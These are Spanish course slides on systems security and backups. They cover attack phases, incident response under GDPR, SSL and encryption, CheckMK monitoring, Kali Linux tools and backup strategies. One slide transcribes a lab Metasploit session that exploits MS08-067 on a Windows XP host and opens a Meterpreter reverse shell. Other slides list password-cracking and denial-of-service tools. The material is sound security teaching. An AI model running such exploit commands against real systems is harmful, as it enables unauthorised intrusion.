# 5. Garantizar la seguridad de un sistema

## Consejos generales para garantizar la seguridad física y lógica de un sistema

9. Cifrar las carpetas de usuario (BitLocker, GPG, VeraCrypt)
10. No usar la cuenta de administrador en los equipos de usuario
11. Crear usuarios de administración secundaria (para mitigar el riesgo)
12. Cambiar la contraseña de todos los usuarios root y crear usuarios root adicionales
13. Configurar una política de copias de seguridad efectiva
14. **Resulta vital probar las copias de seguridad**
15. Establecer puntos de restauración e imágenes del sistema
16. Utilizar la nube para almacenar ficheros o hacer copias de seguridad adicionales:
  - Google Drive, NextCloud, OwnCloud, Dropbox, OneDrive...

# 5. Garantizar la seguridad de un sistema

## Anatomía de un ataque informático

- **Fase 1. Reconocimiento**
  - Recopilar información del entorno
  - Buscar un objetivo potencial (ingeniería social)
  - Comprender cómo se estructura la red objetivo del ataque
- **Fase 2. Escaneo e investigación**
  - Escanear e investigar toda la información recopilada
  - Buscar brechas de seguridad en los equipos objetivo
  - Búsqueda de puertos, credenciales, vulnerabilidades, versiones de aplicaciones...

# 5. Garantizar la seguridad de un sistema

## Anatomía de un ataque informático

- **Fase 3. Acceso**
  - Explotar las vulnerabilidades encontradas en los sistemas
  - Lograr acceso al sistema objetivo
  - Saturación de recursos, DDoS, secuestro de sesiones, ataques de fuerza bruta
- **Fase 4. Lograr la persistencia**
  - Mantener una puerta abierta para poder conectar de nuevo con el sistema vulnerable
  - Uso de **rootkits** para ocultar los procesos y las sesiones abiertas
- **Fase 5. No dejar rastro**
  - Borrar las evidencias del sistema vulnerable (registros, auditorías, sesiones, usuarios...)
  - Generalmente se suelen emplear técnicas de cifrado para no dejar rastro en los sistemas

# 5. Garantizar la seguridad de un sistema

## Plan de acción para actuar frente una contingencia o un ataque informático

### ■ Fase 1. Prevención

- Es imposible crear un sistema 100% seguro
- Crear un entorno preventivo para dificultar el acceso a un atacante
- Desarrollar un plan de seguridad
- Desarrollar planes de formación en materia de ciberseguridad
- Contemplar medidas para prevenir la fuga de información
- Implantar sistemas de control de acceso
- Controlar dispositivos extraíbles
- Contratar un ciberseguro

# 5. Garantizar la seguridad de un sistema

## Plan de acción para actuar frente una contingencia o un ataque informático

### ■ Fase 2. Detección

- Detectar una fuga de información o una intrusión es un hito **crítico**
- Para reducir el impacto, este momento debe tratarse rápida y contundentemente
- Diseñar un protocolo de actuación ante esta eventualidad (gestión de desastres)
- Emplear sistemas que permitan monitorizar y detectar cambios en los sistemas o las redes
- Registrar las brechas de seguridad en el **documento de seguridad (RGPD Europea)**:
  - tipo de incidencia, momento detectado, quién lo ha detectado, quién lo notifica, efectos derivados y medidas correctoras empleadas.
  - Si los datos personales son de nivel medio o alto, se deberá registrar también los procedimientos de recuperación efectuados, la persona que los ha llevado a cabo y los datos que han sido restaurados.
- Notificar a la **Agencia Española de Protección de Datos (AEPD)** en un plazo máximo de 72 horas

# 5. Garantizar la seguridad de un sistema

## Plan de acción para actuar frente una contingencia o un ataque informático

- **Fase 3. Recuperación**
  - Utilizar el plan de recuperación de desastres para restablecer el estado del sistema
  - Recuperar los datos que hayan podido perderse o ser vulnerados (copias de seguridad)
  - En ciertas ocasiones se recomienda efectuar un informe por un **perito** o un **experto**
- **Fase 4. Respuesta**
  - Comunicar el ataque o la contingencia a nuestros clientes (artículo 34 del RGPD)
  - Comunicar el ataque o la contingencia a los empleados de la organización
  - Retroalimentar los planes de formación para hacer referencia a eventos o contingencias pasadas
  - Realizar las comunicaciones a terceros que sean pertinentes (medios de comunicación...)
  - Efectuar las denuncias oportunas (AEPD, Guardia Civil, Policía Nacional o Juzgados)

# 5. Garantizar la seguridad de un sistema

## Encriptación de comunicaciones usando un certificado SSL

- **¿Qué es un certificado SSL?**
  - Un certificado permite establecer una conexión segura entre nuestro navegador y un extremo final
  - El extremo final puede ser una página web, aunque también es válido para servidores o aplicaciones
  - Existe una entidad de validación externa, llamada **CA** (Autoridad de Certificación):
    - Asegura que el destino autenticado mediante el certificado es válido
    - La CA tiene conocimiento y reputación en todo el mundo
    - Algunos ejemplos de CA: Starfield, Digicert, FNMT, Symantec, Microsoft...
- Esta técnica se basa en la **infraestructura de clave pública** (PKI)

# 5. Garantizar la seguridad de un sistema

## Encriptación de comunicaciones usando un certificado SSL


- **Cifrado simétrico**

- Este cifrado se conoce como **cifrado simétrico** y solo usa **claves privadas**
- La clave privada debe ser compartida por el emisor y el receptor
- La problemática es compartir la clave privada (punto débil del mecanismo)
- Un ejemplo de este cifrado es la máquina **Enigma** (Segunda Guerra Mundial)

# 5. Garantizar la seguridad de un sistema

## Encriptación de comunicaciones usando un certificado SSL

- ¿Cómo funciona el cifrado simétrico?



# 5. Garantizar la seguridad de un sistema


## Encriptación de comunicaciones usando un certificado SSL

- **Cifrado asimétrico (infraestructura de clave pública)**
  - El cifrado asimétrico se basa en el intercambio de **claves públicas**
  - La clave pública permite **cifrar** el contenido para enviar un mensaje
  - Sin embargo, solo con la **clave privada** se podrá descifrar el mensaje
  - Una clave privada no debería enviarse jamás al otro extremo
  - Si hay que enviarla al otro extremo, entonces habría que cifrarla

# 5. Garantizar la seguridad de un sistema

## Encriptación de comunicaciones usando un certificado SSL

- ¿Cómo funciona el cifrado asimétrico?



# 5. Garantizar la seguridad de un sistema

## Encriptación de comunicaciones usando un certificado SSL

- **¿Cómo solicitar un certificado SSL?**

- Si es un certificado de persona física, a través de la FNMT o usando el DNI-e
- Si es un certificado SSL para una aplicación o empresa:
  1. Crear un Certificate Signing Request (CSR): <https://www.digicert.com/csr-creation.htm>
  2. Guardar a buen recaudo todos los datos suministrados y las claves generadas
  3. Acceder a un proveedor de certificados de confianza (Starfield, etcétera)
  4. Comprar el certificado SSL
  5. Validar el dominio (acceder a nuestra zona DNS o validación mediante **well-known** y **pki-validation**)
  6. Si es un certificado wildcard (\*), instalar en el resto de dispositivos, servicios o aplicaciones afectados


# 5. Garantizar la seguridad de un sistema

## Encriptación de comunicaciones usando un certificado SSL

- **¿Cómo solicitar un certificado SSL?**
  - Lugares de confianza para obtener un certificado SSL (mi recomendación):
    - **Gratuitos:** Let's Encrypt
      - Duración de 4 meses
      - No los soportan los cortafuegos y algunos servidores web
    - **De pago:** Domains Priced Right (desde 70\$ al año)
      - <https://www.domainpricedright.com/products/ssl>
        - Duración de 1 o 2 años (siempre hay 3-4 meses de prórroga)
        - Posibilidad de comprar un certificado Wildcard (\*)
        - Permite descargar el certificado en múltiples formatos
        - Es una CA de alta seguridad y reputación (antigua Starfield)

# 5. Garantizar la seguridad de un sistema

## Caso real de uso de certificado SSL



Fuente: [revista.seguridad.unam.mx](http://revista.seguridad.unam.mx)

# 5. Garantizar la seguridad de un sistema

## CheckMK: software de monitorización de sistemas y redes

- Herramienta de monitorización de sistemas desarrollada en Python
- Permite monitorizar casi cualquier sistema usando **SNMP** y un motor **NAGIOS**
- Contiene más de 1800 complementos configurables
- Cuadros de mando interactivos
- Posibilidad de configurar alertas y gestionar eventos
- Integración con los principales motores de bases de datos
- Descarga gratuita

# 5. Garantizar la seguridad de un sistema

## CheckMK: software de monitorización de sistemas y redes

The screenshot shows the CheckMK interface with the following sections:

- TACTICAL OVERVIEW:** Displays counts for Hosts, Services, and Events.
- HOST STATISTICS:** Shows a green status icon with 769 Up, 7 Down, and 0 Unreachable hosts.
- SERVICE STATISTICS:** Shows a green status icon with 31082 OK, 0 In Downtime, 0 On Down host, 57 Warning, 0 Unknown, 17 Critical, and 31156 Total services.
- HOST PROBLEMS (UNHANDLED):** Lists two problems: 'carsv0142ldap' (DOWN) and 'mucap0213san' (DOWN).
- EVENTS OF RECENT 4 HOURS:** A table listing events from the last 4 hours, such as 'WARN - 80.3% used (1.57 of 1.95 TB)' for 'lyosv0887sql' and 'ASD Diskgroup DATA\_MUCORA11'.
- QUICKSEARCH:** A search bar.
- DASHBOARDS:** Options for Host & Services Problems, Main Overview, and Network Topology.
- VIEWS:** A sidebar with links to Overview, Hosts, Host Groups, Services, etc.
- WATO - QUICKACCESS:** A toolbar with various icons.

Enlace de descarga

# 5. Garantizar la seguridad de un sistema

## Kali Linux: distribución Linux para realizar PenTesting

- Es una distribución Linux para realizar **PenTesting** (Penetration Testing)
- Es un proyecto **Open Source** creado por **Offensive Security**
- Posee una versión instalable y la opción de **Live-CD**
- **Contiene más de 600 herramientas de Hacking Ético**
- **Enlaces de interés:**
  - <https://www.kali.org/downloads/>
  - <https://kali.training/downloads/Kali-Linux-Revealed-1st-edition.pdf>
  - <https://securitytrails.com/blog/kali-linux-penetration-testing-tools>
  - <https://hackeruna.com/2018/06/08/guia-de-practicas-de-hacking-con-kali-linux/>

# 5. Garantizar la seguridad de un sistema

## Kali Linux: distribución Linux para realizar PenTesting

- Listado de las herramientas más útiles de Kali Linux:
  - **NMAP**: descubrimiento de hosts en la red
  - **Netcat**: exploración de redes
  - **Unicornscan**: infosec (recopilación de datos)
  - **Fierce**: escáner y mapeo de puertos y redes
  - **WPScan**: verificar la instalación de WordPress para detectar vulnerabilidades
  - **CMSMap**: búsqueda de vulnerabilidades en CMS
  - **Fluxion**: ataques MITM (Man-in-the-middle) en WPA
  - **Aircrack-ng**: herramientas de auditoría, analizador de paquetes, crackeador de WEP
  - **Wireshark**: analizador de redes


# 5. Garantizar la seguridad de un sistema

## Kali Linux: distribución Linux para realizar PenTesting

- Listado de las herramientas más útiles de Kali Linux:
  - **John the Ripper**: plataforma de testing de criptografía
  - **findmyhash**: permite crackear contraseñas usando servicios online
  - **RainbowCrack**: permite crackear contraseñas usando las tablas Rainbow
  - **Metasploit** Framework: plataforma basada en Ruby para desarrollar y lanzar exploits
  - **Social Engineering Toolkit (SET)**: simular ataques de correo, clonar webs, phishing, payloads...
  - **DHCPIg**: ataque de denegación de servicio al protocolo DHCP
  - **FunkLoad**: para simular carga en servidores web
  - **SlowHTTPTest**: test de esfuerzo y DoS para el protocolo HTTP

# 5. Garantizar la seguridad de un sistema

## Kali Linux: distribución Linux para realizar PenTesting



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title bar says "luis@kali: ~". The window contains the following text:

```
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.199.142
LHOST => 192.168.199.142
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.199.143
RHOST => 192.168.199.143
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.199.142:4444
[*] 192.168.199.143:445 - Automatically detecting the target ...
[*] 192.168.199.143:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.168.199.143:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.168.199.143:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (180291 bytes) to 192.168.199.143
[*] Meterpreter session 1 opened (192.168.199.142:4444 → 192.168.199.143:1039) at 2020-03-09 1
1:51:38 +0100

meterpreter >
```

# 6. Copias de seguridad

## ¿Qué es una copia de seguridad?

- Consiste en una copia del sistema de archivos
- Se emplea para asegurar la integridad de los datos
- Minimiza las probabilidades de perder información
- Se recomienda realizar copias de forma periódica
- Es importante comprobar que las copias funcionan



# 6. Copias de seguridad

## ¿Qué es una réplica?

- Es una copia idéntica de una máquina virtual
- Los cambios en RAM o disco se **replican** automáticamente
- Se utiliza como respaldo si la máquina principal o el host fallan
- Se considera una técnica de recuperación de desastres o **failover**
- Depende de la tecnología que se utilice para configurarla
- **Algunas herramientas:** Hyper-V Replica, Veeam Backup and Replication

¡No se debe confundir con una instantánea!

# 6. Copias de seguridad

## Tipos de copias de seguridad

- **Copia completa:**
  - Se copia toda la información
  - Ocupa mucho espacio
  - La recuperación es rápida, pero la ejecución de la copia es lenta
- **Copia incremental:**
  - Primero se realiza una copia completa
  - El resto de copias (incrementales) contienen los cambios desde la última copia
  - La restauración es más lenta

# 6. Copias de seguridad

## Tipos de copias de seguridad

- **Copia diferencial:**
  - Se copian los cambios desde la última copia de seguridad completa
  - Es más rápida
  - Requiere menos espacio de almacenamiento
- **Espejo:**
  - En el destino se crea un reflejo de los archivos del origen
  - Cualquier cambio en el origen se realizará en el destino
  - **¡Usar con precaución!**
- **Sintética completa:**
  - Reconstruye la copia completa usando las diferenciales y las incrementales

# 6. Copias de seguridad

## Tipos de copias de seguridad

- **Backup incremental inverso:**
  - Copia de seguridad incremental de los cambios realizados entre dos copias espejo
  - Tras la copia inicial completa, cada copia sucesiva aplica los cambios a la completa anterior
  - Siempre hay una copia completa cada vez, teniendo la posibilidad de volver a versiones anteriores
- **Protección de datos continua (CDP):**
  - Permite más puntos de restauración respecto al resto de tipologías

# 6. Copias de seguridad

## Una regla de oro

- **La regla 3-2-1**

3

Al menos **3 copias completas** de toda la información (original + 2 copias)  
**Incluyendo copias completas, incrementales...**

2

Utilizar al menos **2 formatos diferentes de almacenamiento**  
**Cabinas de almacenamiento, NAS, diferentes formatos (NTFS, ext4)...**


1

Ubicar al menos **1 de las fuentes de copia fuera de línea**  
**¡Situarla, además, en otro edificio o en la nube!**

# 6. Copias de seguridad

## Los parámetros más relevantes de una copia de seguridad


- **RPO (Recovery Point Objective):**
  - Es el volumen de datos que podemos perder entre copia y copia (decisiones de la organización)
  - Depende del número de transacciones y cambios que sufren los datos
  - ¿Puede depender un RPO = 0? Quizás en sistemas bancarios, bursátiles o en la medicina



# 6. Copias de seguridad

## Los parámetros más relevantes de una copia de seguridad

- **RTO (Recovery Time Objective):**
  - Es el tiempo que necesita un negocio para recuperar los sistemas tras un incidente o desastre
  - Describe el intervalo de tiempo que tardamos en restablecer el sistema para que pueda funcionar
  - RPO mide la pérdida de datos entre la copia y el fallo, RTO el tiempo para recuperarlos



# 6. Copias de seguridad

## Los parámetros más relevantes de una copia de seguridad

- **Cálculo del espacio útil:**
  - Decidir el número y el tipo de copias de seguridad que queremos almacenar
  - Dimensionar los sistemas de copias de seguridad en función de estas decisiones
  - Tener en cuenta las necesidades de seguridad y utilizar sistemas RAID para proteger las copias
  - Resulta interesante tener sistemas de copias fuera de línea y en ubicaciones secundarias (o la nube)
- **Encriptación:**
  - La encriptación añade una capa de seguridad adicional para proteger las copias de seguridad
- **Deduplicación de datos:**
  - Permite comprimir las copias de seguridad para ahorrar espacio en disco (hasta 60-70% de ahorro)
  - <https://docs.microsoft.com/es-es/windows-server/storage/data-deduplication/overview>

# 6. Copias de seguridad

